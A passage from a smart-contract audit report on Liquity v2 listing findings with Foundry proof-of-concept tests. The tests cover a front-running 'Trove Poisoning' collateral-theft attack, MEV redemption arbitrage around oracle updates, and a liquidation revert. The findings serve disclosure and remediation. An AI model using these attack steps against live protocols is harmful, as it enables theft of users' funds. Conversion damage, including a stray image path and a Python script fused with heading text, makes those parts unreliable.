- Gas Loss for Liquidators: Users or bots calling `batchLiquidateTroves` under these conditions will have their transactions revert, losing the gas fees spent. This discourages participation in liquidations during this critical edge case. Due to lucrative nature of the liquidations, we can assume high contention leading to alot of reverted transactions and gas loss.

Likelihood Explanation: The likelihood of this specific scenario occurring is considered Low to Medium. It requires the simultaneous alignment of several conditions:

1. The system must be shut down.
2. Urgent redemptions must have previously reduced the stake of other Troves to zero. (quite likely).

Proof of Concept: Add this in: `contracts\test\shutdown4.t.sol`:

Run it with: `forge test --match-test "testLiquidationZeroTotalStakes" -vv`.

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.18;

import "./TestContracts/DevTestSetup.sol";

contract ShutdownTest is DevTestSetup {
    uint256 NUM_COLLATERALS = 4;
    TestDeployer.LiquityContractsDev[] public contractsArray;

    function setUp() public override {
        // Start tests at a non-zero timestamp
        vm.warp(block.timestamp + 600);

        accounts = new Accounts();
        createAccounts();

        (A, B, C, D, E, F, G) = (
            accountsList[0],
            accountsList[1],
```

```
            accountsList[2],
            accountsList[3],
            accountsList[4],
            accountsList[5],
            accountsList[6]
        );

        TestDeployer.TroveManagerParams[] memory troveManagerParamsArray =
            new TestDeployer.TroveManagerParams[](NUM_COLLATERALS);
        troveManagerParamsArray[0] = TestDeployer.TroveManagerParams(150e16, 110e16, 10e16, 110e16, 5e16,
        ↪  10e16);
        troveManagerParamsArray[1] = TestDeployer.TroveManagerParams(160e16, 120e16, 10e16, 120e16, 5e16,
        ↪  10e16);
        troveManagerParamsArray[2] = TestDeployer.TroveManagerParams(160e16, 120e16, 10e16, 120e16, 5e16,
        ↪  10e16);
        troveManagerParamsArray[3] = TestDeployer.TroveManagerParams(160e16, 125e16, 10e16, 125e16, 5e16,
        ↪  10e16);

        TestDeployer deployer = new TestDeployer();
        TestDeployer.LiquityContractsDev[] memory _contractsArray;
        (_contractsArray, collateralRegistry, boldToken,,, WETH,) =
            deployer.deployAndConnectContractsMultiColl(troveManagerParamsArray);
        // Unimplemented feature (...):Copying of type struct LiquityContracts memory[] memory to storage not
        ↪  yet supported.
        for (uint256 c = 0; c < NUM_COLLATERALS; c++) {
            contractsArray.push(_contractsArray[c]);
        }
        // Set price feeds
        contractsArray[0].priceFeed.setPrice(2000e18);
        contractsArray[1].priceFeed.setPrice(200e18);
        contractsArray[2].priceFeed.setPrice(20000e18);
        contractsArray[3].priceFeed.setPrice(2500e18);
        // Just in case
        for (uint256 c = 4; c < NUM_COLLATERALS; c++) {
            contractsArray[c].priceFeed.setPrice(2000e18 + c * 1e18);
        }

        // Give some Collateral to test accounts, and approve it to BorrowerOperations
        uint256 initialCollateralAmount = 10_000e18;

        for (uint256 c = 0; c < NUM_COLLATERALS; c++) {
            for (uint256 i = 0; i < 6; i++) {
                // A to F
                giveAndApproveCollateral(
                    contractsArray[c].collToken,
                    accountsList[i],
                    initialCollateralAmount,
                    address(contractsArray[c].borrowerOperations)
                );

                // Approve WETH for gas compensation in all branches
                vm.startPrank(accountsList[i]);
                WETH.approve(address(contractsArray[c].borrowerOperations), type(uint256).max);
                vm.stopPrank();
            }
        }

        // Set first branch as default
        borrowerOperations = contractsArray[0].borrowerOperations;
        troveManager = contractsArray[0].troveManager;
        priceFeed = contractsArray[0].priceFeed;
        MCR = troveManager.get_MCR();
        SCR = troveManager.get_SCR();
    }

    function openMulticollateralTroveNoHints100pctWithIndex(
        uint256 _collIndex,
        address _account,
        uint256 _index,
        uint256 _coll,
        uint256 _boldAmount,
        uint256 _annualInterestRate
    ) public returns (uint256 troveId) {
        TroveChange memory troveChange;
        troveChange.debtIncrease = _boldAmount;
        troveChange.newWeightedRecordedDebt = troveChange.debtIncrease * _annualInterestRate;
```

```
        uint256 avgInterestRate =
            contractsArray[_collIndex].activePool.getNewApproxAvgInterestRateFromTroveChange(troveChange);
        uint256 upfrontFee = calcUpfrontFee(troveChange.debtIncrease, avgInterestRate);

        vm.startPrank(_account);

        troveId = contractsArray[_collIndex].borrowerOperations.openTrove(
            _account,
            _index,
            _coll,
            _boldAmount,
            0, // _upperHint
            0, // _lowerHint
            _annualInterestRate,
            upfrontFee,
            address(0),
            address(0),
            address(0)
        );

        vm.stopPrank();
    }

    function prepareAndShutdownFirstBranch() internal returns (uint256) {
        uint256 troveId = openMulticollateralTroveNoHints100pctWithIndex(0, A, 0, 11e18, 10000e18, 5e16);

        // Price halves and first branch is shut down
        contractsArray[0].priceFeed.setPrice(1000e18);
        contractsArray[0].borrowerOperations.shutdown();

        return troveId;
    }



    function testLiquidationZeroTotalStakes() external {
        uint256 troveId = openMulticollateralTroveNoHints100pctWithIndex(0, A, 0, 11e18, 9000e18, 5e16);
        uint256 troveId2 = openMulticollateralTroveNoHints100pctWithIndex(0, A, 1, 14e18, 10000e18, 5e16);

        // Price drops and first branch is shut down
        uint256 price = 780e18;
        contractsArray[0].priceFeed.setPrice(price);
        contractsArray[0].borrowerOperations.shutdown();

        uint256 icr = troveManager.getCurrentICR(troveId, price);
        console.log("Trove One ICR is: ",icr/_1pct);
        uint256 icr2 = troveManager.getCurrentICR(troveId2, price);
        console.log("Trove Two ICR is: ",icr2/_1pct);
        assertLt(icr, 101*_1pct, "Trove 1 CR should be less than 101% CR");

        assertLt(icr2, MCR, "Trove 2 CR should be below MCR");


        uint256 boldBalanceBefore = boldToken.balanceOf(A);
        uint256 collBalanceBefore = contractsArray[0].collToken.balanceOf(A);
        uint256 redemptionAmount = troveManager.getTroveEntireDebt(troveId);
        vm.startPrank(A);
        troveManager.urgentRedemption(redemptionAmount, uintToArray(troveId), 0);
        vm.stopPrank();

        uint256 troveCollateral = troveManager.getTroveEntireColl(troveId);

        console.log("The collateral of the first trove after urgent redemption is: ",troveCollateral);

        uint256[] memory liquidateTroves = new uint256[](1);

        liquidateTroves[0] = troveId2;

        // After urgent redemption, we expect the liquidation to fail with division by zero
        // As even though troves remain after this liquidation, the totalstakes are zero.
        vm.expectRevert(abi.encodeWithSignature("Panic(uint256)", 0x12));
        troveManager.batchLiquidateTroves(liquidateTroves);

        // Check trove is Active
        assertEq(uint8(troveManager.getTroveStatus(troveId2)), uint8(ITroveManager.Status.active));
```

```
        console.log("The trove is still active and the liquidation was reverted due to division by zero total
        ↪  stakes.");
    }

}
```

Expected output:

```
[PASS] testLiquidationZeroTotalStakes() (gas: 1055016)
Logs:
  Trove One ICR is:  95
  Trove Two ICR is:  109
  The collateral of the first trove after urgent redemption is:  0
  The trove is still active and the liquidation was reverted due to division by zero total stakes.

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 62.15ms (2.22ms CPU time)

Ran 1 test suite in 64.98ms (62.15ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: Implement a check within the `_redistributeDebtAndColl` function to handle the case in shutdown where totalStakes is zero before attempting division.

3.3.20 Redemptions Can Be Arbitraged Due to Chainlink Inherent Delay Behavior

Submitted by santipu

Severity: Informational

Context: Constants.sol#L53, RETHPriceFeed.sol#L33, RETHPriceFeed.sol#L64-L74, WSTETHPriceFeed.sol#L14, WSTETHPriceFeed.sol#L58-L64

Summary: Liquity implements safeguards to protect against arbitrage during redemptions, relying on the assumption that Chainlink oracle deviations represent strict bounds between consecutive price updates. However, this assumption has proven false. Chainlink often reports deviations larger than the documented thresholds, creating arbitrage opportunities that MEV bots can exploit. As a result, users who are redeemed against suffer losses.

Finding Description: Liquity uses two main mechanisms to mitigate arbitrage on redemptions:

1. Minimum Redemption Fee. For the ETH/USD feed, Chainlink's documented deviation threshold is 0.5% (source). Based on this, Liquity sets a 0.5% minimum redemption fee, assuming that arbitrage would be unprofitable as long as price updates remain within this threshold.
2. "Worst Price" Mechanism. As described in the Liquity README, the RETH and WSTETH branches implement a "worst price" safeguard. This mechanism compares the Chainlink oracle price to the canonical price and uses the higher of the two for redemptions, unless the price difference exceeds a predefined deviation threshold (1% for WSTETH, 2% for RETH). In that case, the primary price is used.

Why These Safeguards Fail in Practice? The effectiveness of these mechanisms depends on the assumption that Chainlink's price deviation thresholds are strict limits. This is not the case.

X user jonjon analyzed Chainlink and RedStone oracle data and found that, within 24 hours, the ETH/USD Chainlink feed showed a maximum deviation of ~0.67% between consecutive updates, significantly higher than the expected 0.5% (source).

He notes:

> A deviation threshold of 0.5% does not guarantee that consecutive on-chain prices will only deviate by 0.5%, nor does it imply there's any strict "minimum deviation threshold" at all.
> In fact, over the last 24 hours, we've seen deviations of around 0.67% for both Chainlink and RedStone. That doesn't mean they're malfunctioning—they're working as designed. It just shows that the threshold is more of a guideline than a strict limit. If your protocol depends on push oracles, you have to account for the possibility of these larger-than-expected deviations.

This was confirmed by Chainlink's Community Liaison, Zach Rynes, who clarified (source):

> The deviation threshold of push feeds defines the minimum % difference between the previous onchain oracle report and the current market-wide price, which determines when to record a new oracle report onchain (versus discarding it).
> Given the extreme volatility of crypto, the price of an asset often moves by more than the deviation threshold in a rapid succession, as markets (very) move quickly and there's inherent latency between report generation times and offchain to onchain transmission.
> In other words, the deviation threshold determines the minimum deviation for when a push feed will update, but doesn't define strict price bounds on the reported answer, that wouldn't make sense and would lead to issues.

In short, real-world Chainlink price updates can and often do exceed the deviation thresholds assumed by Liquity's defenses.

Exploitation Scenario:

- ETH/USD Example:
    1. A MEV bot observes in the mempool that a new Chainlink price with a 0.6% deviation is about to be pushed.
    2. It front-runs the update by performing a redemption using the old (outdated) price and pays a 0.5% fee.
    3. It receives WETH, which it sells at the updated market price, profiting the 0.1% difference (0.6% deviation – 0.5% fee).
- RETH/WSTETH Examples:
    1. A bot detects that the next Chainlink price update for RETH deviates by 2.1%, exceeding the expected 2% threshold.
    2. Because the deviation between the old Chainlink price and the canonical rate exceeds 2%, the maximum price is not used, falling back to the outdated Chainlink price.
    3. The bot executes a redemption with the stale price, earning a 1.6% arbitrage profit (2.1% deviation – 0.5% fee).

To maximize profit, a bot could even use flash loans that don't require fees (e.g., from Morpho) to temporarily back Stability Pools in non-targeted branches, ensuring all redemptions are funneled to the desired branch.

Impact Explanation: High - MEV bots can exploit these oracle assumptions to arbitrage the protocol and effectively steal funds from its users through repeated arbitrage redemptions. This results in a direct and repeated loss of value for users whose positions are redeemed.

Likelihood Explanation: High - Empirical data from Chainlink over a single day showed deviations exceeding thresholds, demonstrating that this is not a rare edge case. These deviations are common, predictable, and thus exploitable on a regular basis.

Recommendation: To protect against arbitrage due to oracle deviation assumptions, Liquity should revise its safeguards:

1. Increase minimum redemption fees to 0.6%–1% to absorb higher-than-expected deviations.
2. Adjust the "worst price" deviation thresholds:
    - RETH: from 2% $\rightarrow$ 3%.
    - WSTETH: from 1% $\rightarrow$ 2%.

However, I believe that an adequate mitigation should be discussed closely with the Chainlink team. They should analyze the maximum deviations that happened on-chain, and adjust the Liquity safeguards assuming the worst-case scenario.

> The same X user jonjon, later commented that after a broader analysis of all observed deviations, there were some that were massive outliers that were way higher than 0.5%. (source).

3.3.21 Unnecessary `assert()` Statements for Development Checks Should Be Removed or Replaced with `require()`

Submitted by Viktor on Web3

Severity: Informational

Context: TroveManager.sol#L1281, TroveManager.sol#L1537, TroveManager.sol#L1593, TroveManager.sol#L1734

Summary: Unnecessary `assert()` statements used for development checks that should be removed or replaced with `require()` statements.

Finding Description: The `TroveManager` contract several `assert()` statements (or similar) marked with `// TODO: remove before deployment` comments. These appear to be development-time checks that should either be:

1. Removed entirely before deployment, or..
2. Replaced with `require()` statements with descriptive error messages.

The assertions are found in four instances and they:

- Consume all remaining gas when they fail (unlike require() which refunds unused gas).
- Appear to be debugging artifacts rather than production requirements.

Impact Explanation: This is classified as Informational severity because there is no direct security vulnerability or fund loss risk.

Likelihood Explanation: The likelihood of these assertions causing issues is medium.

Recommendation: Replace `assert()` with `require()` statements or remove them.

3.3.22 Unnecessary `transferFrom()` call in `WETHZapper::_adjustTrovePre` leads to redundant gas cost

Submitted by 3rdeye

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: Unnecessary `transferFrom()` call in `WETHZapper::_adjustTrovePre` when `_isDebtIncrease = false` and `_boldChange = 0` causing extra gas costs.

Finding Description: In the `WETHZapper::adjustTroveWithRawETH()` flow, the `_adjustTrovePre()` internal function performs a `boldToken.transferFrom()` call whenever `_isDebtIncrease == false`, regardless of whether `_boldChange == 0`. Calling `transferFrom` with a zero amount performs unnecessary allowance checks, balance reads — all of which consume gas without changing state.

- WETHZapper.sol#L188-L189:

```
function _adjustTrovePre(
    uint256 _troveId,
    uint256 _collChange,
    bool _isCollIncrease,
    uint256 _boldChange,
    bool _isDebtIncrease,
    InitialBalances memory _initialBalances
) internal returns (address payable) {
    if (_isCollIncrease) {
        require(_collChange == msg.value, "WZ: Wrong coll amount");
    } else {
        require(msg.value == 0, "WZ: Not adding coll, no ETH should be received");
    }


    address payable receiver =
        payable(_checkAdjustTroveManagers(_troveId, _collChange, _isCollIncrease, _boldChange,
        ↪  _isDebtIncrease));


    // Set initial balances to make sure there are not lefovers
    _setInitialTokensAndBalances(WETH, boldToken, _initialBalances);


    // ETH -> WETH
    if (_isCollIncrease) {
        WETH.deposit{value: _collChange}();
    }


    // Pull Bold
    if (!_isDebtIncrease) { // <<<
        boldToken.transferFrom(msg.sender, address(this), _boldChange);
    }


    return receiver;
}
```

Impact Explanation & Likelihood Explanation: Low impact, costing extra gas(~10500) in every call with the given condition.

Gas Price (gwei)	ETH Saved	USD Saved (ETH @ $2,700)
10 gwei	0.000105 ETH	$0.28
30 gwei	0.000315 ETH	$0.85
100 gwei	0.00105 ETH	$2.84

and it can happen whenever a user tries to adjust troves with zero(0) _boldChange and can happen frequently, so likelihood is medium.

Proof of Concept: Paste it in `zapperWETH.t.sol` first with existing code base, second try it with change in WETHZapper::_adjustTrovePre in L-188 as follows:

```
if (!_isDebtIncrease && _boldChange>0) {
    boldToken.transferFrom(msg.sender, address(this), _boldChange);
```

```
function testCanAdjustTroveWithdrawCollAndBoldGasOptimization() external {
    uint256 ethAmount1 = 10 ether;
    uint256 ethAmount2 = 1 ether;
    uint256 boldAmount1 = 10000e18;
    uint256 boldAmount2 = 1000e18;

    IZapper.OpenTroveParams memory params = IZapper.OpenTroveParams({
        owner: A,
        ownerIndex: 0,
        collAmount: 0, // not needed
        boldAmount: boldAmount1,
        upperHint: 0,
        lowerHint: 0,
```

```
        annualInterestRate: MIN_ANNUAL_INTEREST_RATE,
        batchManager: address(0),
        maxUpfrontFee: 1000e18,
        addManager: address(0),
        removeManager: address(0),
        receiver: address(0)
    });
    vm.startPrank(A);
    uint256 troveId = wethZapper.openTroveWithRawETH{
        value: ethAmount1 + ETH_GAS_COMPENSATION
    }(params);
    vm.stopPrank();

    // Add a remove manager for the zapper
    vm.startPrank(A);
    wethZapper.setRemoveManagerWithReceiver(troveId, B, A);
    vm.stopPrank();

    // Adjust (withdraw coll and Bold)
    vm.startPrank(B);
    wethZapper.adjustTroveWithRawETH(
        troveId,
        ethAmount2,
        false,
        0, // Zero amount for _boldChange
        false,
        boldAmount2
    );
    vm.stopPrank();
}
```

Command:`forge test --match-test testCanAdjustTroveWithdrawCollAndBoldGasOptimization -vv`.
Result:

- 1st Case(Existing Code):(gas: 953178),
- 2nd Case(Modified Code):(gas: 942708).
- Difference: ~10500 gas.

Recommendation: Modify the lines as follows:

```
- if (!_isDebtIncrease) {
+ if (!_isDebtIncrease && _boldChange>0) {
      boldToken.transferFrom(msg.sender, address(this), _boldChange);
```

3.3.23 Missing Slippage Protection in `CollateralRegistry`'s `redeemCollateral` May Lead to Redeemer Losses

Submitted by CAUsr

Severity: Informational

Context: CollateralRegistry.sol#L92

Summary: The `redeemCollateral` function in the `CollateralRegistry` contract allows users to redeem BOLD tokens for collateral at on-chain prices without any minimum-received or slippage tolerance parameter. Consequently, under sudden market volatility or network congestion, a redeemer may receive significantly less collateral than anticipated—and has no on-chain recourse to enforce a worst-case bound. In extreme cases, this can lead to substantial, unintentional loss of user funds.

Finding Description: Liquity v2's `CollateralRegistry` aggregates redemption across multiple collateral branches by batching calls into each branch's `TroveManager`. Its primary role is to let any user burn BOLD tokens in exchange for a prorated share of underlying WETH and LST collateral according to the current redemption rate and branch prices.

```
function redeemCollateral(uint256 _boldAmount, uint256 _maxIterationsPerCollateral, uint256 _maxFeePercentage)
    external
{
// 1. snapshot branch prices & redemption rate
// 2. loop across enabled branches:
//    troveManager.redeemCollateral(msg.sender, ..., prices[i], ...);
// 3. enforce that fees incurred  _maxFeePercentage
}
```

This function lacks slippage checks of collateral-to-BOLD prices. That leads to the following situation: a function user redeems some `_boldAmount`. However, the amount of collateral received in return is completely beyond the user's control. This is not a trade a reasonable economic actor is willing to take. The function does have some protection, namely `_maxFeePercentage`. However, it protects only from paying excess fees to the redeemed troves. As a result, a redeemer may absorb a significant financial loss. It seems that the protocol takes such loss prevention seriously since the proper check is implemented in the `TroveManager.urgentRedemption` function.

Impact Explanation: The impact is Medium to High.

- Loss of User Funds: a redeemer may lose a significant amount of their funds. This is especially so if they are doing some hedged/pair trade and don't resort to a fully on-chain solution (which is sometimes unfeasible). While not an outright theft, this degrades funds unintentionally.
- Temporary Disruption: at volatile times redeemers are disincentivised to use the protocol, which threatens the BOLD stability.

Likelihood Explanation: The likelihood is Medium to High. The issue is self-enforcing because high market volatility leads to both high slippage and high network contention (as many DeFi protocols liquidate, rebalance, get arbitraged, etc.). High network contention leads to higher block inclusion times, which leads to the redemption price drifting far away from the price at the redemption submission moment. And this is the time when BOLD stabilization is most needed.

Recommendation: Add a `_maxPrices` check:

```
- function redeemCollateral(uint256 _boldAmount, uint256 _maxIterationsPerCollateral, uint256 _maxFeePercentage)
+ function redeemCollateral(uint256 _boldAmount, uint256 _maxIterationsPerCollateral, uint256
↪  _maxFeePercentage, uint256[] calldata _maxPrices)
      external
  {

  // ...

      // Gather and accumulate unbacked portions
+     require(totals.numCollaterals == _maxPrices.length);
      for (uint256 index = 0; index < totals.numCollaterals; index++) {
          ITroveManager troveManager = getTroveManager(index);
          (uint256 unbackedPortion, uint256 price, bool redeemable) =
              troveManager.getUnbackedPortionPriceAndRedeemability();
+         require(price <= _maxPrices[index]);
          prices[index] = price;
```

3.3.24 Trove Poisoning: Front-Running Trove Creation May Allow Collateral Theft

Submitted by CAUsr

Severity: Informational

Context: BorrowerOperations.sol#L322

Summary: A design choice in `BorrowerOperations.openTrove*` allows any on-chain actor to create a Trove on behalf of any borrower address, setting themselves as manager and collateral receiver. By front-running a victim's trove-opening transaction, an attacker can preemptively open the Trove, and may leave the victim believing their own Trove succeeded. The root cause is the unguarded manager and receiver parameters in openTrove, leading to potential high-value collateral theft rather than mere DoS. This finding demonstrates a new way of trove opening front-running exploitation raising the severity of the issue.

Finding Description: There is a known low-severity issue that opening new troves may be blocked because anyone can open troves for a given `owner` address. There is a way to exploit the issue further and conditionally steal user funds instead of just griefing the user's operation. The attack is similar in some

way to address poisoning and may be called "Trove Poisoning". The attacker's capital requirement is higher than in the case of dust address poisoning, but the success probability seems higher as well as will be explained below.

The following attack vector can be proposed:

1. An attacker front-runs an opening trove transaction by opening a trove with the same ID on behalf of the same `owner`, setting themselves as the manager and receiver of the collateral.
2. When the owner's opening trove transaction reverts since the trove id already exists, the attacker does not close the trove as in the griefing case. They'll try to do so only if changing remove manager or receiver transaction is spotted in the mempool. Alternatively, if they want to play it safer, they may set the lowest interest rate and redeem most of the collateral (83-91%, depending on branch MCR) right on the spot, leaving the trove in the zombie state.
3. Now the most tricky part. Even though the owner receives an error message indicating that the trove creation failed, there is a pretty good chance that he'll see a freshly created trove in his position list. The attacker expects that the owner will dismiss the error as a temporary failure because the owner sees the expected result (created trove) in his position list. The situation is aggravated if the remove manager and receiver are not shown in the list.

Let's dive into the details of how this may happen. There may be many third-party frontends, but let's have a look at the library provided by the project: here we see loans among owner's positions, retrieved by `useLoansByAccount` call. Here we see that this call uses `TrovesByAccountQuery` subgraph query. And here is the query itself:

```
query TrovesByAccount($account: Bytes!) {
    troves(
      where: {
        borrower: $account,
        status_in: [active,redeemed,liquidated],
      }
      orderBy: updatedAt
      orderDirection: desc
    ) {
      id
      borrower
      closedAt
      createdAt
      debt
      deposit
      interestRate
      mightBeLeveraged
      stake
      status
      troveId
      updatedAt
      collateral {
        id
        token {
          symbol
          name
        }
        minCollRatio
        collIndex
      }
      interestBatch {
        id
        annualInterestRate
        annualManagementFee
        batchManager
      }
    }
}
```

Two important things to note:

1. Troves are retrieved by the borrower account, no matter who was the tx sender.
2. The remove manager and receiver are not shown. Could it be that the owner can't even see that the trove is controlled by the attacker?

Again, the example above does not prove that an attack succeeds 100% of the time. The example is given to help assess likelihood. It won't be enough to just fix the mentioned query.

The final step of the attack is straightforward: the attacker waits for a collateral top-up and withdraws any collateral excesses to his address set as the receiver during the trove creation. Or close the trove altogether to try and repeat the attack on the same owner.

Impact Explanation: The impact is High as a significant amount of user funds may be stolen.

Likelihood Explanation: The likelihood is Medium even though strictly speaking this is a user's mistake. The issue differs from just a user mistake (e.g. when a user sends funds to a wrong address) for the following reasons:

- Firstly, an average user doesn't have the Solidity skill and does not know such subtleties of the `BorrowerOperations` as opening trove for any account or dedicated add/remove managers.
- Secondly, since the trove may be shown in the user's account interface, it's easy to accidentally write the trove creation error message off as a temporary chain error that was eventually resolved.
- Thirdly, there is a long list of successful high-profile address poisoning attacks.

It makes me think that in the long run, the attack is probabilistically quite beneficial. E.g., $30k of once stolen collateral more than redeems 10 failed attempts.

Proof of Concept: Please add the following test to `contracts/test/liquidations.t.sol` and run it with `forge test --mt testTrovePoisoning -vv`:

```
function testTrovePoisoning() public {
    uint256 debtAmount = 4000e18;
    uint256 collAmount = 4e18;
    priceFeed.setPrice(2000e18);

    address attacker = A;
    address user = B;
    uint attackerInitialBalance = collToken.balanceOf(attacker);

    // Attacker spots user's transaction in the mempool and front-runs
    vm.startPrank(attacker);
    uint256 troveId = borrowerOperations.openTrove(
        user,
        0,
        collAmount,
        debtAmount,
        0,
        0,
        MIN_ANNUAL_INTEREST_RATE,
        1000e18,
        address(0),
        attacker,
        attacker
    );
    // attacker redeems, just in case
    collateralRegistry.redeemCollateral(debtAmount, MAX_UINT256, 1e18);
    vm.stopPrank();

    // User's tx included in the chain next and reverts
    vm.startPrank(user);
    vm.expectRevert();
    borrowerOperations.openTrove(
        user,
        0,
        collAmount,
        debtAmount,
        0,
        0,
        MIN_ANNUAL_INTEREST_RATE,
        1000e18,
        address(0),
        address(0),
        address(0)
    );
    vm.stopPrank();

    // But the user is the borrower!
    assertEq(troveNFT.ownerOf(troveId), user);
```

```
    // The user sees trove in his list and adjusts
    vm.prank(user);
    borrowerOperations.adjustZombieTrove(troveId, collAmount, true, debtAmount, true, 0, 0, 1000e18);

    // Now the attacker can rip some spoils
    vm.startPrank(attacker);
    borrowerOperations.adjustTrove(
        troveId,
        troveManager.getTroveEntireColl(troveId) - troveManager.getTroveEntireDebt(troveId) *
        ↪  (borrowerOperations.CCR() + DECIMAL_PRECISION / 5) / 2000e18,
        false,
        0,
        false,
        1000e18);
    vm.stopPrank();

    console.log("Attacker's profit: %e", collToken.balanceOf(attacker) - attackerInitialBalance);
}
```

Recommendation: There are several ways to fix the issue:

- Disable arbitrary owner setting by default. A flag may be introduced for a borrower which allows creating troves for this borrower by third parties.
- Disable setting managers and the receiver when creating troves by a third party.
- Enforce on-chain borrower consent: when creating a trove by a third party, check the borrower's EIP-712 signature of the parameters.

3.3.25 Defined Events Not Used for Critical Updates in `ActivePool`

Submitted by 0x68

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `ActivePoolBoldDebtUpdated` event is defined but never emitted when `aggRecordedDebt` changes, creating a monitoring blind spot.

Finding Description: The contract defines an `ActivePoolBoldDebtUpdated` event but fails to emit it when making critical updates to `aggRecordedDebt`. This occurs in multiple functions:

1. In `mintAggInterestAndAccountForTroveChange()`:

```
    // Updates aggRecordedDebt without emitting any event
    newAggRecordedDebt += _mintAggInterest(_troveChange.upfrontFee);
    newAggRecordedDebt += _troveChange.appliedRedistBoldDebtGain;
    newAggRecordedDebt += _troveChange.debtIncrease;
    newAggRecordedDebt -= _troveChange.debtDecrease;
    aggRecordedDebt = newAggRecordedDebt;
```

2. In `mintAggInterest()`:

```
    aggRecordedDebt += _mintAggInterest(0);
```

3. In `_mintBatchManagementFeeAndAccountForChange()`:

```
    aggRecordedDebt += _troveChange.batchAccruedManagementFee;
```

Impact Explanation: This issue has Low impact because:

- It breaks transparency for off-chain monitoring systems that need to track debt changes.
- It makes it difficult to debug issues and trace state changes.
- External systems relying on events to track the protocol's state will have incomplete data.

However, it doesn't directly risk user funds or undermine core functionality.

Likelihood Explanation: The likelihood is high as this occurs systematically across multiple functions that update the debt state.

Proof of Concept: Every function that updates `aggRecordedDebt` fails to emit the corresponding event:

- `mintAggInterestAndAccountForTroveChange()`.
- `mintAggInterest()`.
- `_mintBatchManagementFeeAndAccountForChange()`.

Recommendation: Emit the `ActivePoolBoldDebtUpdated` event whenever `aggRecordedDebt` is updated:

```
function mintAggInterestAndAccountForTroveChange(TroveChange calldata _troveChange, address _batchAddress)
    external
{
    // ...existing code...
    aggRecordedDebt = newAggRecordedDebt;
    emit ActivePoolBoldDebtUpdated(newAggRecordedDebt);
    // ...existing code...
}
```

Apply similar changes to all functions that modify `aggRecordedDebt`.

3.3.26 Use geometric mean to get avg interest rate

Submitted by OKOMO

Severity: Informational

Context: *(No context files were provided by the reviewer)*


Executive Summary: This report examines the method used to calculate the average interest rate in a DeFi protocol, specifically focusing on the implementation in `ActivePool.sol` where the arithmetic mean is currently employed. The arithmetic mean can be disproportionately influenced by troves with larger debts and higher interest rates, potentially leading to skewed upfront fees for borrowers. We explore the geometric mean as an alternative, which is less sensitive to outliers, and provide a proof of concept in Python to demonstrate this property. The challenges of implementing a geometric mean in Solidity are also discussed, along with recommendations for mitigating the impact of outliers in the current system.

Background: In the provided DeFi protocol, the function `getNewApproxAvgInterestRateFromTroveChange` in `ActivePool.sol` calculates the average interest rate using a weighted arithmetic mean:

- Arithmetic Mean Formula: `averageRate = totalWeightedDebt / totalDebt`.
- Purpose: This rate is used to determine upfront fees for borrowing operations.
- Issue: The arithmetic mean is sensitive to extreme values, meaning a single trove with a large debt and high interest rate can significantly skew the average, affecting fairness in fee calculations.

The user has requested an analysis of whether a geometric mean could address this issue and a proof of concept to demonstrate the geometric mean's reduced sensitivity to outliers.

Analysis of Arithmetic Mean: The arithmetic mean calculates the average by summing the product of debt and interest rate for each trove, then dividing by the total debt. Mathematically, for debts (d_1, d_2, ..., d_n) with interest rates (r_1, r_2, ..., r_n):



Key Property: It gives more weight to larger values, so a trove with significantly higher debt or interest rate disproportionately influences the result. For example, a single large debt with a high rate can increase the average rate, leading to higher upfront fees for all new borrowers.

Analysis of Geometric Mean: The geometric mean, often more suitable for multiplicative factors like interest rates, calculates the average by taking the product of values (via logarithms) and is less sensitive to extreme values. The weighted geometric mean (approximated) can be expressed as:

$$GM \approx \exp\left(\frac{\sum_{i=1}^{n}(d_i \cdot \ln(r_i))}{\sum_{i=1}^{n} d_i}\right)$$

Key Property: By using logarithms, it dampens the effect of outliers. A large debt with a high interest rate has a reduced impact on the average compared to the arithmetic mean, resulting in a more balanced representation of typical rates across troves.

Proof of Concept: Comparing Arithmetic and Geometric Means. Below is a Python script demonstrating the difference between arithmetic and geometric means in the context of weighted interest rates for troves. The script simulates a set of troves with varying debts and interest rates, including an outlier, to show how each mean responds:

```
import numpy as np

**Function to calculate weighted arithmetic mean:** def weighted_arithmetic_mean(debts, rates):
    total_debt = sum(debts)
    weighted_sum = sum(d * r for d, r in zip(debts, rates))
    return weighted_sum / total_debt if total_debt > 0 else 0

**Function to calculate weighted geometric mean:** def weighted_geometric_mean(debts, rates):
    total_debt = sum(debts)
    # Use log to handle geometric mean; add small epsilon to avoid log(0)
    weighted_log_sum = sum(d * np.log(max(r, 1e-10)) for d, r in zip(debts, rates))
    return np.exp(weighted_log_sum / total_debt) if total_debt > 0 else 0

**Test data: Troves with debt amounts (in BOLD) and interest rates (as decimals, e.g., 0.05 for 5%):**

# Scenario 1: Balanced troves
debts_balanced = [100, 100, 100, 100]
rates_balanced = [0.05, 0.06, 0.04, 0.05]
am_balanced = weighted_arithmetic_mean(debts_balanced, rates_balanced)
